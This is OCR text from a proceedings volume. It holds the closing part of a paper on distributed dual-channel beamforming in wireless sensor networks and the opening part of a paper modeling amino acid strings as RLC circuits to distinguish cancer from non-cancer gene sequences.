where τi is initial phase delay of participating sensors, εi is channel phase constant, and gi is attenuation constant. The value of ψ which minimize the function represented by Eq. (5) is used for beamforming and the minimum value of function is obtained when $\gamma_i+\eta_i=\psi_i$ substituting the AF in (4)

$$f(\psi)=\min\left(N-\left|\sum_{i=1}^{N} g_i e^{j(\gamma_{1i}+\eta_{1i}-\psi_i)}\right|\right)\&\ \min\left(N-\left|\sum_{i=1}^{N} g_i e^{j(\gamma_{i2}+\eta_{i2}-\psi_i)}\right|\right) \tag{5}$$

Assuming $g=\max(g_i)$ obtained from the Rayleigh channel model, dividing the Eq. (5) by g, reduces to

$$\frac{f(\psi)}{g}=\min\left(\frac{N}{g}-\left|\sum_{i=1}^{N} e^{j(\gamma_{1i}+\eta_{1i}-\psi_i)}\right|\right)\&\ \min\left(\frac{N}{g}-\left|\sum_{i=1}^{N} e^{\vec{j}(\gamma_{2\vec{i}}+\eta_{2i}-\psi_i)}\right|\right), \tag{6}$$

the Eq. (7) can be written as follows for each channels after taking expectation. Let

$$A=\left|\sum_{i=1}^{N} e^{j(\gamma_{1i}+\eta_{1i}-\psi_i)}\right| \text{ and } B=\left|\sum e^{j(\gamma_{2i}+\eta_{2i}-\psi_i)}\right|$$

Let

$$A^c=\frac{N}{g}-\left|\sum_{i=1}^{N} e^{j(\gamma_{1i}+\eta_{1i}-\psi_i)}\right| \text{and } B^c=\frac{N}{g}-\left|\sum_{i=1}^{N} e^{j(\gamma_{2i}+\eta_{2i}-\psi_i)}\right|$$

From deMorgan's theorem

$$(A^c\cap B^c)\ =\ (A\cup B)^c \tag{7}$$

$$(AUB)^c=\frac{2N}{g}-\left(\left|\sum_{i=1}^{N} e^{j(\gamma_{1i}+\eta_{1i}-\psi_i)}\right|\cup\left|\sum_{i=1}^{N} e^{j(\gamma_{2i}+\eta_{2i}-\psi_i)}\right|\right) \tag{8}$$

Let R be the expectation value of residue, when ψ is optimum. Substituting Eq. (8) into 6, applying expectation and rearranging, we get the following Eq. (9)

$$E\left[\left|\sum_{i=1}^{N} e^{j(\gamma_i+\eta_i-\psi_i)}\right|\right]\cup E\left[\left|\sum_{i=1}^{N} e^{j(\gamma_i+\eta_i-\psi_i)}\right|\right]=\frac{1}{g}(2N-R) \tag{9}$$

The effect of g is canceled by giving gain equal to $1/g$ to each participating sensor. The roots of the above Eq. (9) give the value of ψ and it is solved by iteration methods by assigning minimum value to R and N is number of nodes. The value of R can be assigned to zero for better tracking.

2.5 Algorithm Convergence

The convergence of algorithm is proved using following theorem

Theorem 1 Bounded and monotonic increasing or decreasing sequence is convergent in [16].

Let s_j denotes output from the algorithm in each trial and it is sufficient to consider the single channel because the tracking considers multiplicative combination response of both channels. The set $S = \{s_j, s_{\{j+1\}},,,,\}$ forms sequence of series from any of the channels, where the condition $s_j <= s_{\{j+1\}}$ is satisfied by any two successive terms of set always. Hence, the set S forms the monotonic increasing sequence. The absolute value of summation given by Eq. (10) is always less than or equal to N because the output cannot be greater than the input.

$$E\left[\left|\sum_{i=1}^{N} e^{j\beta(\gamma_i+\eta_i-\psi_i)}\right|\right] \leq N \tag{10}$$

Since every term in the set S is bounded by N, it is bounded sequence. From theorem 1, it is convergent. The algorithm can be generalized to any number of channels.

2.6 Distributed Approach

In centralized approach, the weight is calculated by a single sensor, which has got higher capacity, otherwise called as master sensors. This centralized weight calculated will deplete the battery life of master sensors. In distributed approach, the weight is calculated by all participating sensors. Since the tracking is done by the participating sensors in proposed method, it is categorized as distributed algorithm

2.7 Distributed Closed Loop Dual Beamforming Algorithm

The sample $x = \{x_1, x_2, x_3, \ldots x_N\}$ is chosen by the N participating sensors, phase of each sensors is updated and beam is formed. If there is improvement in received signal strength from previous received signal, the update of phase is preserved. Otherwise, the current phase update is discarded. This algorithm executes up to specified number of iterations. It is also possible to execute the algorithm till the specified threshold level of RSS is reached. But this requires additional bit of information to distinguish between the states. The algorithm is devised as distributed because each program variable and tracking variables are updated by each participating sensors after the master node initiates the operation once.

Algorithm:
Input: γ = [γ_i,,,,,], 2 FeedbackBit, n, N, probability distributions.
Output: ψ = [ψ_i,,,,,] = Phase Track
Variable Used:
Phase tracking: It gives the final value of phase tracked by individual sensors. It is maintained by individual sensors
Iteration counter: Iteration counters to maintain the n number of trial
n: Maximum number of iterations
N: Number of participating sensors
x: N samples of phase tracking variable drawn by participating sensors
Step:

1. Set Iteration Counter = 1 Phase Tracking = 0, in all participating Sensors.
2. Initiate the operation by master sensor.
3. Check the Iteration Counter. If <=n, continue the following steps
4. Select a set of sample from assumed probability distribution by individual sensors. Let it be x.
5. Phase Tracking = Phase Tracking + x, and Initiate Beampattern.
6. Check the feedback bit from destination.
7. If bit 00 & 10 is received, Undo Phase Tracking = Phase Tracking−x, repeat from step 4
8. If bit 01& 11 is received, repeat from step 4

It is possible to track many channels simultaneously by multiplicatively combining the feedback from all tracked channels with the above algorithms.

3 Simulation and Results

The following assumptions are made for the simulations. The sensors are distributed in plane surface. The sensors are assumed to be static. The number of array node is even. There is no reflection and scattering present. The sensors' antenna is isotropic radiator. The frequency synchronization among sensors has been done. The sensors do not fail during operations.

3.1 Simulation Parameters

The phases of each participating sensor are synchronized with the master sensor, and the simulation parameters are listed in Table 1.

Table 1 Simulation parameters

Sl No.	Parameter	Specification
1	Iteration, frequency	100, 2 Hz
2	Trial, number of nodes	100,10
3	Initial time delay variation	0
4	Channel propagation delay	Rayleigh slow fading ($-\pi/4$, $\pi/4$)
5	Bilateral distribution	Uniform, Gaussian, and Laplacian
6	Bilateral mean, variance	0.008, 0.00002

3.2 Results

The normalized gain in each direction is plotted, and the reduction in gain is also plotted. Figure 3a and b shows the normalized power gain response of arrays in




Fig. 3 **a** and **b** Normalized power gain (dB) in direction 1 and direction 2

Table 2 Percentage of convergence

Sl No.	Distribution	% Convergence in direction 1	% Convergence in direction 2
1	Uniform	61	61
2	Gaussian	62	62
3	Laplaian	45	44

each direction. It has 3 graphs for 3 distributions. Blue is for uniform, green is Gaussian, and black is for Laplacian response in two directions, and the convergence can be inferred from this graphs for two directions

It is calculated over 100 iterations of 100 trails and calculated using Eq. (11) for each direction. From Fig. 3a and b is understood that this method converges for all the 3 distributions, although the % of convergence is different.

$$P_{dB-\text{normalised}}(\theta_0, \phi_0) = 10\log_{10}\left(\frac{1}{N^2}E\left[|AF(\theta_0, \phi_0)|^2\right]\right) \tag{11}$$

Table 2 shows the % of convergence in each direction. The convergence is above 60 % attained for uniform and Gaussian and for Laplacian distribution is about 45 %

3.3 Analysis of Improvement in Data Transmission Rate

The improvement in data rate depends on the ratio of total training data set to actual data packet size. It can be explained with examples for easy understanding. Let us consider the three cases of data packet size less than, equal to, and greater than the total training data set. For equal number of total bytes transferred, the efficiency of transmission is calculated and listed in table for single-beam and dual-beam array for the all three cases (Table 3).

For example, consider case DS < TS, the total number of bytes transferred = 2×100 + 2×50 = 300, i.e., two training packets and two data packets are transferred in two time slots. Out of which the data bytes are only 100. Hence, the efficiency is 33 %. But for the dual beam, only 100 byte of training is required and 200 bytes are data bytes. Therefore, the efficiency is 66 %. Similarly, it can be calculated for other cases

From the above table, it is understood that the data transmission rate of proposed algorithm is higher than single-beam array transmitting data in two time slots.

Table 3 Analysis of data rate improvement

Sl No.	Cases	Data set (bytes)	Training set (bytes)	Iteration	Total training set (bytes)	Single-beam array % efficiency	Dual-beam array % efficiency
1	DS < TS	50	1	100	100	(100/300) × 100 = 33	(200/300) × 100 = 66
2	DS = TS	100	1	100	100	(200/400) × 100 = 50	(300/400) × 100 = 75
3	DS > TS	200	1	100	100	(400/600) × 100 = 66	(500/600) × 100 = 83

DS data set and *TS* training set

4 Conclusions

Two novel methods of dual-channel phase tracking are proposed, and its problem is explored in this paper. The two arrays method faces co-channel interference problem. The dual-beam array tries to optimize the phase variable considering both directions. The dual-beam array avoids co-channel interference by nature of its model but encounters problem in convergence. The solution to convergence problem is solved by multiplicative combining of feedbacks from both channels. From simulation, the convergence of algorithm about 66 % in each direction is obtained. From the analysis of comparison between dual-beam and single-beam array transmitting data in two slots, the dual-beam array increases the data rates because tracking is done once and minimum efficiency is 65 %. Although these proposed methods are simulated with two channels, it is hoped that this concept shall be generalized to any number of channels tracking, in future, to avoid co-channel interference problem and with increased number of trials.

References

1. Akyildiz, F., Su, W., Sankarasubramaniam, Y., Cayirci, E.: A survey on sensor networks. IEEE Commun. Mag. **40**(8), 102–114 (2002)
2. Hardwic, K., Goeckel, D., Towsley D.: Modeling distributed beamforming in wireless networks. 46th annual Allerton conference on communication, control, and computing, IEEE 23–26 Sept 2008
3. Mudumbai, R., RichardBrown III, D., Madhow, U., Poor, H.V.: Distributed transmit beamforming challenges and recent progress. IEEE Commun. Mag. **47**(2), 102–110 (2009)
4. Mudumbai, R., Barriac, G., Madhow, U.: On the feasibility of distributed beamforming in wireless networks. IEEE Trans. Wireless Commun. **6**(5), 1754–1763 (2007)
5. Ochiai, H., Mitran, P., Poor, H.V., Tarokh, V.: Collaborative beamforming for distributed wireless ad hoc sensor network. IEEE Trans. Signal Proc. **53**(11), 4110–4124 (2005)
6. Ahmed, M.F., Vorobyov, S.A.: Performance characteristics of collaborative beamforming for wireless sensor networks with Gaussian distributed sensor nodes. ICASSP, pp. 3249–3252 (2008)
7. Vincent, P., Tummala, M., McEachen, J.: A beamforming approach for distributed wireless sensor networks. IEEE International conference on system of systems engineering, pp. 1–6, Apr 2007
8. Paplexidis, N., Waler, T.O., Gkionis, C., Tummala, M., McEachen, J.: A Distributed Approach to Beamforming in a Wireless Sensor Network. Forty-first Asilomar conference on signals, systems and computers, IEEE, 4–7 Nov 2007
9. Mudumbai, R., Hespanha, J., Madhow, U., Barriac, G.: Distributed transmit beamforming using feedback control. IEEE Trans. Inf. Theory **56**(1), 411–426 (2010)
10. Chen, W., Qinye, Y., Jingjing, Z., Bo, H., Wei, L.: Distributed transmit beamforming without phase feedback. EURASIP J. Wireless Commun. Netw. (2010)
11. Bletsas, A., Lippman, A., Sahalos, J.N.: Simple, zero-feedback, distributed beamforming with unsynchronized carriers. IEEE J. Sel. Areas Commun. **28**(7), 1046–1054 (2010)
12. Sengul, E., Akay, E., Ayanoglu, E.: Diversity analysis of single and multiple beamforming. IEEE Trans. Commun. **54**(6), 990–993 (2006)

13. Lo, Y.T., Deschamps, G.A.: Multiple Beam Antenna Study. Electro-magnetics Laboratory Report No. 77-6, Mar 1977
14. Yilmazer, N., Choi, W., Sarkar, T., Bhumkar, S.: Non-statistical multi-beamformer. J. Signal Inf. Proc. **3**, 26–29 (2012)
15. Cho, Y.S., Kim, J., Yang, W.Y., Kang, C.G.: MIMO-OFDM Wireless Communications with MATLAB. Wiley, New York (2010)
16. Biledou, G.G.: An Introduction to Analysis, 2nd Edn. James and Bartlett (2010)

Electrical Network Modeling of Amino Acid String and Its Application in Cancer Cell Prediction

T. Roy, S. Das and S. Barman

Abstract Since genomic data and the collective functions of amino acids directly dictate the phenotype of the cell thus more accurate interpretation of the cause of biological phenomena, the study of amino acid is an important area of research in cancer genomics. In the present case, an equivalent electrical network model of amino acid chain has been designed based on their physicochemical properties and the network behavior has been examined on several Homo sapiens cancer and non-cancer cells. The network response yields promising results in cancer prediction.

Keywords DNA · Amino acid · Cancer genomics · Genetic disease · Codon · Electrical circuit modeling

1 Introduction

Deoxyribonucleic acid (DNA) is a long chain of biomolecules, containing the genetic information of living organisms. It is made up of sugar–phosphate backbone and nitrogen bases such as adenine (A), guanine (G), cytosine (C), and thymine (T) [1, 2]. A DNA sequence can be divided into genes and intergenic spaces. Gene contains the information for generation of proteins, and it is subdivided into exon and intron regions. The gene is first copied into a single-stranded

T. Roy (✉) · S. Das · S. Barman
Institute of Radio Physics and Electronics, University of Calcutta, 92 APC Road, Calcutta, India
e-mail: tanusree.rinki@gmail.com

S. Das
e-mail: aami.suman@gmail.com

S. Barman
e-mail: barmanmandal@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_28, © Springer India 2014

chain called messenger RNA or mRNA molecule, and introns are then removed from the mRNA to form groups of three adjacent bases called codon by splicing. Each codon instructs the cell machinery to synthesize an amino acid which defines a protein and dictates the spatial and biochemical properties of the protein. There are 64 possible codons mapped into 20 amino acids, and this many-to-one mapping is called the genetic code (Table 1). Besides building cells and repairing tissue, amino acids form antibodies to combat invading bacteria and viruses. According to medical research reports, it plays an important role in human genetic diseases such as cancer, genetic abnormalities, tumor.

In recent years, DNA modeling is gaining importance in genomics research to learn about the structure and function of DNA. Different complex network approaches have been proposed by researchers for modeling DNA structure. Marshall [3–5] has developed electrical network using resistor, capacitor, and inductor for modeling DNA/RNA strings, amino acid strings, and proteins and examined circuit behaviors in detail. Sampath [6] has developed a passive analog electrical circuit for modeling and synthesizing the protein secondary and tertiary structure. Alfinito et al. [7] have proposed a network model to study the correlation between structural and electrical properties of protein. A PSpice model has developed by Hodzic et al. [8] to study the electrical behavior of DNA molecules.

It is well known that twenty amino acids of a DNA sequence are responsible for the formation of protein. Some of them are also essential for the growth of tumor cells, and restricting them or inhibiting them may be beneficial for curing cancer patients. Controlled amino acid treatment (CAAT) [9] is a novel nutritional approach to impair the cancer cell growth. Spectral analysis of amino acid content has been conducted by the researchers for Homo Sapiens cells to find out correspondence between amino acids and genetic diseases [10]. Dr. Warburg [11] has discovered that all the cancer cells produce inordinate amount of lactic acid. The deficiency of glucose can drive the cancer cells to commit suicide [12], and arginine can modulate the growth of breast cancer [13]. A comparative power spectral density analysis of amino acid chain has been discussed using digital signal processing for various cancer and non-cancer cells in [14]. Das and Mitra [15] have made a comparative statistical analysis between skin cancer genes and normal genes based on nucleotide hexamers.

The authors in this paper realized an electrical network model of amino acid, individually based on their physiochemical property from the elementary level using passive electrical components R, L, C, and studied the electrical response of the network. The amino acid chains form protein, and protein deficiency may lead to different types of genetic diseases. The main focus of this paper is to investigate the network response of Homo Sapiens cancer and non-cancer cells, comprising of strings of amino acids downloaded from NCBI home pages [16] and to screen the amino acids which are responsible for this specific disease. The paper is organized into following sections: Sect. 2 illustrates detailed modeling of amino acids and equivalent impedance calculation, and Sect. 3 describes the network concept applied to string of amino acids and results obtained. Finally, conclusions based on results are described in Sect. 4.

Table 1 Genetic code and amino acid properties

No.	Amino acids	3-letter code	Codons	Side chain property and nature
1	Alanine (A)	Ala	GCA, GCC, GCG, GCT	Aliphatic, non-polar, or hydrophobic
2	Cysteine (C)	Cys	TGC, TGT	Sulfur group, non-polar, or hydrophobic
3	Aspartic acid (D)	Asp	GAC, GAT	Acidic, negatively charged, hydrophilic
4	Glutamic acid (E)	Glu	GAA, GAG	Acidic, negatively charged, hydrophilic
5	Phenylalanine (F)	Phe	TTC, TTT	Aromatic, non-polar, or hydrophobic
6	Glycine (G)	Gly	GGA, GGC, GGG, GGT	Aliphatic, polar uncharged, or hydrophilic
7	Histidine (H)	His	CAC, CAT	Basic, positively charged, hydrophilic
8	Isoleucine (I)	Ile	ATA, ATC, ATT	Aliphatic, non-polar, or hydrophobic
9	Lysine (K)	Lys	AAA, AAG	Basic, positively charged, hydrophilic
10	Leucine (L)	Leu	TTA, TTG, CTA, CTC, CTG, CTT	Aliphatic, non-polar, or hydrophobic
11	Methionine (M)	Met	ATG	Sulfur group, non-polar, or hydrophobic
12	Asparagine (N)	Asn	AAC, AAT	Acid amide, polar charged, or hydrophilic
13	Proline (P)	Pro	CCA, CCC, CCG, CCT	Cyclic, non-polar, or hydrophobic
14	Glutamine (Q)	Gln	CAA, CAG	Acid amide, polar charged, or hydrophilic
15	Arginine (R)	Arg	AGA, AGG, CGA, CGC, CGG, CGT	Basic, positively charged, hydrophilic
16	Serine (S)	Ser	AGC, AGT, TCA, TCC, TCG, TCT	OH group, polar charged, or hydrophilic
17	Threonine (T)	Thr	ACA, ACC, ACG, ACT	OH group, polar charged, or hydrophilic
18	Valine (V)	Val	GTA, GTC, GTG, GTT	Aliphatic, non-polar, or hydrophobic
19	Tryptophan (W)	Trp	TGG	Aromatic, polar uncharged, or hydrophilic
20	Tyrosine (Y)	Tyr	TAC, TAT	Aromatic, polar uncharged, or hydrophilic

2 Modeling of Amino Acids as Electrical Network

The basic structure of an amino acid is the central alpha-carbon to which the carboxyl group (COOH), amino group (NH_2), and the variable side chain (r) are attached (Fig. 1a) and categorized by the nature and property of their side chain. However, when amino acids combine to form proteins, it is the properties of the side chains alone that determine the properties of the proteins. The twenty amino acids can be grouped into three major classes: hydrophobic, hydrophilic, and charged, based on their physicochemical properties. An attempt has been made in this paper to realize an electrical network model of amino acid based on its basic structure.

The generalized electrical circuit model of amino acid consists of three distinct circuits. There are two parallel circuits, one of which represents the carboxyl group and the others represent the amino group (backbone structure) common for all amino acids except proline. The third circuit that is connected in series with the backbone structure represents the side chain. The impedance of the carboxyl (COOH) circuit model and amino (NH_2) circuit model is Z_{CE} and Z_{AE}, respectively, and the side chain (*r*) impedance is Z_{SC}. The alpha-carbon atom is taken as a node (Fig. 1b).

The *n* numbers of amino acids are joined together in series to form protein structure, and the entire circuit for the protein structure is converted into an equivalent single circuit, where the sinusoidal AC sources and impedances are replaced by a single voltage source and equivalent impedance. The structure of amino acid strings and its equivalent network model for n number of amino acids are shown in Fig. 1c, d. For n number of amino acids, the equivalent impedance and voltage are given by

$$Z_{eq}{}^{n} = Z_{eq}{}^{n-1} + [Z^{n}{}_{AE} \,||\, Z^{n}{}_{CE}] + Z^{n}{}_{SC} \tag{1}$$

$$V_{eq}{}^{n} = V_{eq}{}^{n-1} \cdot Z_{eq}{}^{n} \tag{2}$$




Fig. 1 Modeling of amino acid **a** basic structure of individual amino acid, **b** equivalent circuit model of an amino acid, **c** equivalent circuit for n number of amino acids, **d** reduced equivalent circuit for n number of amino acids




Fig. 2 Equivalent circuit model for **a** carboxyl group, **b** amino group, **c** side chain carbon, **d** side chain hydrogen, **e** side chain nitrogen, **f** side chain sulfur, **g** side chain oxygen

In the present network model, the carboxyl group (COOH) is represented by four inductors L (each of 1 mH) connected in parallel and its equivalent impedance is given in Eq. (3).

$$Z_{CE} = 2.5e - 004s \tag{3}$$

Similarly, the amino group is represented by two inductors L (each of 1 mH) in parallel with one resistor R (1 Ω) in series and its impedance is given in Eq. (4).

$$Z_{AE} = 5e - 004s + 1 \tag{4}$$

The electrical circuit models of COOH and NH2 groups are depicted in Fig. 2a, b. The reduced equivalent impedance for the backbone circuit is given by

$$Z = [Z_{CE}||Z_{AE}] = \left(1.25e - 007s^2 + 2.5e - 004s\right)/(7.5e - 004s + 1) \tag{5}$$

But the backbone of proline is composed of only carboxyl group. So its backbone impedance is given by

$$Z_{CE} = Z_P = 2.5e004s \tag{6}$$

Table 2 Cancer and non-cancer cells of Homo Sapiens' genes

Genes	Accession No.
Non-Cancer	X58723.1, M14758.1, EU854148.1, AB208970.1, AK301039.1, AK296045.1, AF251043.1, AF039955.1, AB007454.1, X55938.1, U40373.1, M59040.1, M24915.1, AY101193.1, AK297776.1, Y00978.1, X13822.1, AK299562.1, AK296274.1, D89327.1, D89326.1, BT006657.1, AY817671.1, AY751739.1, DQ454151.1, AX775739.1, AK315305.1, X99664.1, AF036271.1, AF036269.1, AK301548.1, GU324922.1, DQ126271.1, AF540397.1, AF007546.1
Cancer	S78214.1, X65187.1, M21001.1, HM437233.1, U26727.1, DQ318021.1, AF115544.1, M35505.1, EU332849.1, AB209495.1, M28419.1, M15400.1, AF551763.1, AB208788.1, JN900492.1, DQ263704.1, DQ186652.1, DQ186651.1, NM001105515.1, NM002657.3, FJ940752.1, AY706913.1, NM032043.1, AF489725.1, NM016567.3, AF348515.1, NM001077182.2, NM007204.4, AF131208.1, CAA45108.1, NM001105209.2, NM001105208.2, NM018713.2, NM015277.5




Fig. 3 Partial circuit representation of the BRCA1 cancer cell (Acc no. AY706913.1)




Fig. 4 Average phase response of hydrophobic and hydrophilic amino acids

As amino acid properties vary with side chain, therefore instead of considering it as a group,stress is given on individual atom of side chain for designing the circuit models. The model is realized using passive electrical components R, L and C based on the atomic number of atom. The carbon atom (6) is modeled by six resistors R (each of 1 Ω) connected in parallel, nitrogen (7) by seven inductors L (each of 1 mH) connected in parallel, sulfur (16) by sixteen inductors L (each of 1 mH) connected in parallel, oxygen (8) by eight capacitors C (each of 1 μF)

Table 3 Phase values obtained from the frequency response of Homo Sapiens' genes

Accession No.	Frequency in Hz				
Non-cancer	1	3	5	7	10
GU324922.1	1	1	1	1	1.01
AK301548.1	5.44	4.25	3.47	2.46	1.31
EU854148.1	2	2	2.01	1.45	0.81
AB208970.1	1.03	0.88	1.28	1.29	0.93
AF251043.1	1.01	1	1	1.002	1.01
Cancer	1	3	5	7	10
FJ940752.1	1.88e-4	5.66e-4	9.41e-4	1.32e-3	1.86e-3
AF489725.1	1.96e-4	5.88e-4	9.83e-4	1.37e-3	1.94e-3
NM002657.3	−4.19e-5	4.44e-4	1.83e-3	1.38e-3	1.98e-3
CAA45108.1	−4.31e-3	−0.01	−0.02	−0.02	−0.07
NM032043.1	−1	−1	−1.01	−0.27	−0.41
NM018713.2	−1.01	−1.01	−0.99	−0.99	−0.99
AF348515.1	−2	−1.99	−1.99	−1.99	−2




Fig. 5 Comparison of phase values between cancerous and non-cancerous cells **a** at frequency 1 Hz and **b** at frequency 10 Hz

connected in series, and hydrogen (1) by one resistor R (0.2 Ω). As the side chain consists of more number of hydrogen atoms compared to other atoms, less value of resistor is chosen for hydrogen atoms to reduce the circuit complexity. The circuit models for the atoms have been shown in Fig. 2c–g. The equivalent impedance Zeq of twenty amino acids is different and computed using Eq. (5) and for the amino acid proline, Eq. (6) is used.

3 Response of the Electrical Network Model of Homo Sapiens Cells

The present electrical network model is tested on 69 Homo Sapiens cancer and healthy databases (Table 2), downloaded from NCBI home page and which are comprising of amino acid strings. Their network responses are studied at different frequencies. A part of the network modeling design for BRCA1 (AY706913.1) database is depicted in Fig. 3. The network response is measured in terms of amplitude and phase value at different frequencies. Figure 4 shows the average phase plot of hydrophobic versus hydrophilic amino acids where the plot shows the phase values of hydrophobic amino acids that are greater than the phase values of hydrophilic amino acids at frequency range 0.01–10 Hz, which truly satisfies the fact that the hydrophobic amino acids have positive hydropathy index, whereas hydrophilic amino acids have negative hydropathy index [17]. Due to space constraint, the measured phase values for some of the cancer and non-cancer cells at different frequencies are shown in Table 3. We observed that there is no marked difference in amplitude value for cancer and non-cancer cells but very significant difference in their phase value. All cancer cells exhibit lower phase value as compared to the normal cells (Table 3, Fig. 5), which indicates the high chance of presence of hydrophilic (charged) amino acids in cancer cells, whereas normal cells mostly contain uncharged amino acids.

4 Conclusion

It has been investigated and established from the network responses that the model significantly differentiates cancer cells from non-cancer cells. According to various medical research articles, it has been understood that the amino acids such as arginine(R), glutamine (Q), aspartic (D), glutamic (E), and serine (S) modulate the growth of cancer cells. The network model response shows lower or negative phase value for cancer cells, which indicates the high chance of presence of hydrophilic amino acids (D, E, K, H, R, G, N, Q, S, T, W, Y) in cancer cells. The results obtained from the network modeling show a high correspondence between functional biology and electrical response. It also shows a true reflection of medical reports, which implies that amino acids play an important role in cancer. This network model concept can be useful to know the structure of protein sequences, which indirectly helps in drug designing, and this concept may also be useful in VLSI technology to develop new nano-biosensing devices.

Acknowledgments The authors wish to thank the Center for Research in Nanoscience and Nanotechnology (CRNN), University of Calcutta, for providing funding support to this research work.

References

1. Anastassiou, D.: Genomic signal processing. IEEE Signal Process. Mag., 8–20 (2001)
2. Vaidyanathan, P.P.: Genomics and proteomics: a signal processor's tour. IEEE Circ. Syst. Mag. **4**(4), 6–29 (2004)
3. Marshall, R.: Modeling DNA/RNA strings using Resistor–Capacitor (RC) Ladder Networks. Comput J **53**(6), 644–660 (2010)
4. Marshall, R.: Modeling amino acid strings using electrical ladder circuits. Nat. Biologically Inspired Comput. IEEE, 1580–1583 (2009). 10.1109/NABIC.2009.5393651
5. Marshall, R.: Secondary structures and secondary structure linkages of protein sequences. Syst. Man Cybern. (SMC), IEEE, 2995–3000 (2010). 10.1109/ICSMC.2010.5641980
6. Sampath, G.: RLC(M) circuit models of protein structure: analysis, visualization, shape synthesis and pattern matching. In: 40th Conference on Information Science and Systems (CISS 06), pp. 1623–1628. Princeton University, Princeton, NJ, USA, Mar 2006
